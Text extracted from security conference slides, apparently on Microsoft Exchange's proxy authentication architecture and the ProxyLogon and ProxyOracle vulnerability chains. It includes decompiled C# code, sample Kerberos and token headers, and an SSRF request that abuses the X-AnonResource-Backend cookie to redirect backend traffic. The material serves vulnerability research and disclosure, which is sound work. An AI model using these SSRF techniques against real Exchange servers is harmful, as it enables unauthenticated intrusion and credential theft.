    headers["X-CommonAccessToken"] = new CommonAccessToken(9).Serialize();
}
```

# Calculate Backend URL



## 1. Request Section

- > CopyHeadersToServerRequest
- > CopyCookiesToServerRequest
- > AddProtocolSpecificHeadersToServerRequest


## 2. Proxy Section

- > **GetTargetBackendServerUrl**
- > CreateServerRequest
- > GetServerResponse

## 3. Response Section

- > CopyHeadersToClientResponse
- > CopyCookiesToClientResponse

# Create New HTTP Client



## 1. Request Section

- > CopyHeadersToServerRequest
- > CopyCookiesToServerRequest
- > AddProtocolSpecificHeadersToServerRequest

## 2. Proxy Section

- > GetTargetBackendServerUrl
- > **CreateServerRequest**
- > GetServerResponse

## 3. Response Section

- > CopyHeadersToClientResponse
- > CopyCookiesToClientResponse

# Attach Authorization Header



HttpProxy\ProxyRequestHandler.cs

```
if (this.ProxyKerberosAuthentication) {  
    // use origin Kerberos Authentication  
} else if (this.AuthBehavior.AuthState == AuthState.BackEndFullAuth || this.  
    ShouldBackendRequestBeAnonymous() || (HttpProxySettings.TestBackEndSupportEnabled.Value  
    && !string.IsNullOrEmpty(this.ClientRequest.Headers["TestBackEndUrl"]))) {  
    // unauthenticated  
} else {  
    1 serverRequest.Headers["Authorization"] = KerberosUtilities.GenerateKerberosAuthHeader(  
        serverRequest.Address.Host, this.TraceContext,  
        ref this.authenticationContext, ref this.kerberosChallenge);  
}
```

# Generate Kerberos Ticket



HttpProxy\KerberosUtilities.cs

```
internal static string GenerateKerberosAuthHeader(string host, int traceContext, ref
    AuthenticationContext authenticationContext, ref string kerberosChallenge) {
    // ...
    authenticationContext = new AuthenticationContext();
    1 authenticationContext.InitializeForOutboundNegotiate(AuthenticationMechanism.Kerberos,
        "HTTP/" + host, null, null);

    SecurityStatus securityStatus = authenticationContext.NegotiateSecurityContext(inputBuffer,
        out bytes);

    return "Negotiate " + Encoding.ASCII.GetString(bytes);
}
```

# The Actual Request Sent to Backend

1 GET /owa/ HTTP/1.1


5 Authorization: Negotiate

YIIGbAYJKoZIhvcSAQICAQBuggZbMIIGV6ADAgEFoQMCAQ6iBwMFACAAAACjggSSYYIEjjCCBIqgAwIBBaEOGwxP

11 X-CommonAccessToken:

VgEAVAdXaW5kb3dzQwBBBUJhc2ljTBRPUkFOR0VcQWRtaW5pc3RyYXRvc1UsUy0xLTUtMjE2NjU2Q2Nj

# Get Backend Response



## 1. Request Section

- > CopyHeadersToServerRequest
- > CopyCookiesToServerRequest
- > AddProtocolSpecificHeadersToServerRequest


## 2. Proxy Section

- > GetTargetBackEndServerUrl
- > CreateServerRequest
- > **GetServerResponse**

## 3. Response Section

- > CopyHeadersToClientResponse
- > CopyCookiesToClientResponse

# Copy Response to Client



## 1. Request Section

- > CopyHeadersToServerRequest
- > CopyCookiesToServerRequest
- > AddProtocolSpecificHeadersToServerRequest


## 2. Proxy Section

- > GetTargetBackEndServerUrl
- > CreateServerRequest
- > GetServerResponse

## 3. Response Section

- > CopyHeadersToClientResponse
- > CopyCookiesToClientResponse

# Backend Rehydration Module



# Restore Frontend User Identity



Security\Authentication\BackendRehydrationModule.cs

```
private bool TryGetCommonAccessToken(HttpContext httpContext, out
    CommonAccessToken token) {
    1 string text = httpContext.Request.Headers["X-CommonAccessToken"];
    flag = this.IsTokenSerializationAllowed(httpContext.User.Identity
        as WindowsIdentity);
    if (!flag)
        throw new BackendRehydrationException(...)

    2 token = CommonAccessToken.Deserialize(text);
    3 httpContext.Items["Item-CommonAccessToken"] = token;
```

# Is Token Serialization Allowed?



Security\Authentication\BackendRehydrationModule.cs

```
private bool TryGetCommonAccessToken(HttpContext httpContext, out
    CommonAccessToken token) {
    string text = httpContext.Request.Headers["X-CommonAccessToken"];
    1 flag = this.IsTokenSerializationAllowed(httpContext.User.Identity
        as WindowsIdentity);
    if (!flag)
    2     throw new BackendRehydrationException(...)

    token = CommonAccessToken.Deserialize(text);
    httpContext.Items["Item-CommonAccessToken"] = token;
```

# Check AD Extended Rights




Security\Authentication\BackendRehydrationModule.cs

```
private bool IsTokenSerializationAllowed(WindowsIdentity windowsIdentity) {  
    flag2 = LocalServer.AllowsTokenSerializationBy(clientSecurityContext);  
    return flag2;  
}  
  
private static bool AllowsTokenSerializationBy(ClientSecurityContext clientContext) {  
    return LocalServer.HasExtendedRightOnServer(clientContext,  
        WellKnownGuid.TokenSerializationRightGuid); // ms-Exch-EPI-Token-Serialization  
}
```

# Auth-Flow in Summary


1. Frontend IIS authenticates the request (Windows or Basic authentication) and serializes the current Identity to `X-CommonAccessToken` HTTP header
2. Frontend generates a Kerberos ticket by its HTTP SPN to `Authorization` HTTP header
3. Frontend proxies the HTTP request to Backend
4. Backend IIS authenticates the request and check the authenticated user has `TokenSerialization` right
5. Backend rehydrates the user from `X-CommonAccessToken` HTTP header




Let's Start the Hack!

# ProxyLogon

- The most well-known Exchange Server vulnerability in the world 🙄
  - An unauthenticated attacker can execute arbitrary codes on Microsoft Exchange Server through an only exposed 443 port!
- ProxyLogon is chained with 2 bugs:
  - CVE-2021-26855 - Pre-auth SSRF leads to Authentication Bypass
  - CVE-2021-27065 - Post-auth Arbitrary-File-Write leads to RCE



# Where ProxyLogon Begin?



## 1. Request Section

- > CopyHeadersToServerRequest
- > CopyCookiesToServerRequest
- > AddProtocolSpecificHeadersToServerRequest

## 2. Proxy Section

- > **GetTargetBackendServerUrl**
- > CreateServerRequest
- > GetServerResponse

## 3. Response Section

- > CopyHeadersToClientResponse
- > CopyCookiesToClientResponse

# Arbitrary Backend Assignment



HttpProxy\OwaResourceProxyRequestHandler.cs

```
protected override AnchorMailbox ResolveAnchorMailbox() {  
    1 HttpCookie httpCookie = base.ClientRequest.Cookies["X-AnonResource-Backend"];  
    if (httpCookie != null) {  
        this.savedBackendServer = httpCookie.Value;  
    }  
  
    return new ServerInfoAnchorMailbox(  
    2 BackendServer.FromString(this.savedBackendServer), this);  
}
```

## Request

Pretty Raw \n Actions

```
1 GET /owa/auth/x.js HTTP/1.1
2 Host: ex01.orange.local
3 Cookie: X-AnonResource=true; X-AnonResource-Backend=
  foo]@example.com/#~1941997017
4
5
```

## Response

Pretty Raw Render \n Actions

```
1 <!doctype html>
2 <html>
2 <head>
2   <title>Example Domain</title>
2
2   <meta charset="utf-8" />
```

https://[foo]@example.com:443/path#]:444/owa/auth/x.js

```
1 <!doctype html>
2 <html>
2 <head>
2   <title>Example Domain</title>
2
2   <meta charset="utf-8" />
```

? ⚙️ ⬅️ ➡️ Search... 0 matches

? ⚙️ ⬅️ ➡️ Search...

# Super SSRF

- What's the root cause about this arbitrary backend assignment?
  - The Exchange has to adapt the compatibility between new and old architectures, hence Exchange introduces the cookie
- A Super SSRF
  - Control almost all the HTTP request and get all the response
  - Attach with a Kerberos Ticket with Exchange\$ account privilege automatically
  - Leverage the backend internal API `/ecp/proxylogon.ecp` to obtain a valid Control Panel session and a file-write bug to get RCE

# Demo

<https://youtu.be/SvjGMo9aMwE>

# ProxyOracle

- An interesting Exchange Server exploit with different approach
  - An unauthenticated attacker can recover the victim's username and password in plaintext format simply by pushing the user open the malicious link
- ProxyOracle is chained with 2 bugs:
  - CVE-2021-31195 - Reflected Cross-Site Scripting
  - CVE-2021-31196 - Padding Oracle Attack on Exchange Cookies Parsing

# How Users Log-in OWA/ECP?




Domain\user name:

Password:

 sign in

# Form-Based Authentication



# How FBA Cookies Looks Like

The screenshot shows a browser's developer tools window with the 'Response' tab selected. The response is a single cookie named 'cadata'. The cookie value is a long alphanumeric string containing several parameters: cadataTTL, cadataKey, cadataIV, and cadataSig. Below the screenshot, five red boxes highlight these parameters: cadata, cadataTTL, cadataKey, cadataIV, and cadataSig.

```
3 Cookie: cadata=  
wJj1Mrqp5dfrYzs+VCzM6Js47rY0dqnZMNrjFUXql0c8qgw5WHg620oq3LHfHGaSeZn9KTE1ssosopybe8P/Ip7U1MutSZygSlmab190o/zoMPTjgY1VjKNVsh6W3omn  
eiQH2f//Y2k1hYWpKh+bbAcD9ocMY35K3ZyW7g17nA=; cadataTTL=vTmAgNAit5II8wNkq5FNBw==; cadataKey=  
tjcrKcCwifl1UUGA3sSzgfDRNM2gC/r1X+nrHRMP+JK4dUZkhj87KUTKi+Xwd07nrDyL4IZNxG1GK7mm7qSIWx/Orkx74erAaxhrSzo0cxUNJqWkyvJen33DVYKT8PLDG  
FhEd1GsQjhwjR//dua8Yo/RWj7L1ERYb0gLJ26yWYP/cSiT1BrsX0kjn2nGNdhrnppNLTxXLbH/BSvRppUufgouk0x6k/4DSoATSjdiGjmR+ja0eXOTkBQchYhsdnjXh  
8n4WwS8Rckv25LaGdnbiMZr3+Ln5VNqjGu1ZpMUXsv/uBdxjE9pa79i67EYps2H6Sk5Lag6Nw10xowVwDaxg==; cadataIV=  
08enSeq08Uh4DPCsewapWTx3ryy0unoqZM6/jzjBmP3ZR16ZKgUTKNGlFW17FRnxUfEb6E6H1Tjy+Dos49PCq4Wh0E3CJBRJweU7QmuB8GRkLIgNoaqqNTMokeFRdwB/i  
SxoRy8jGTrbHd1DkK6rV4EY6W8a6rPnyUb4azZg52jzU0Ezvi81uZ05NDbjNf+SpZA3Le008kvg99NXXS4kqws011+XNZdRluC1wp7Xp2ZPY00vwUQFgVs9feea05PPr  
HYQ+xxmTX5SxFgE1E4Z3v5m39RfB9506bB6nheBydBN40BjUyvKZfQdnqut0ZkeQun/4hMxopNHotj1DF0hw==; cadataSig=  
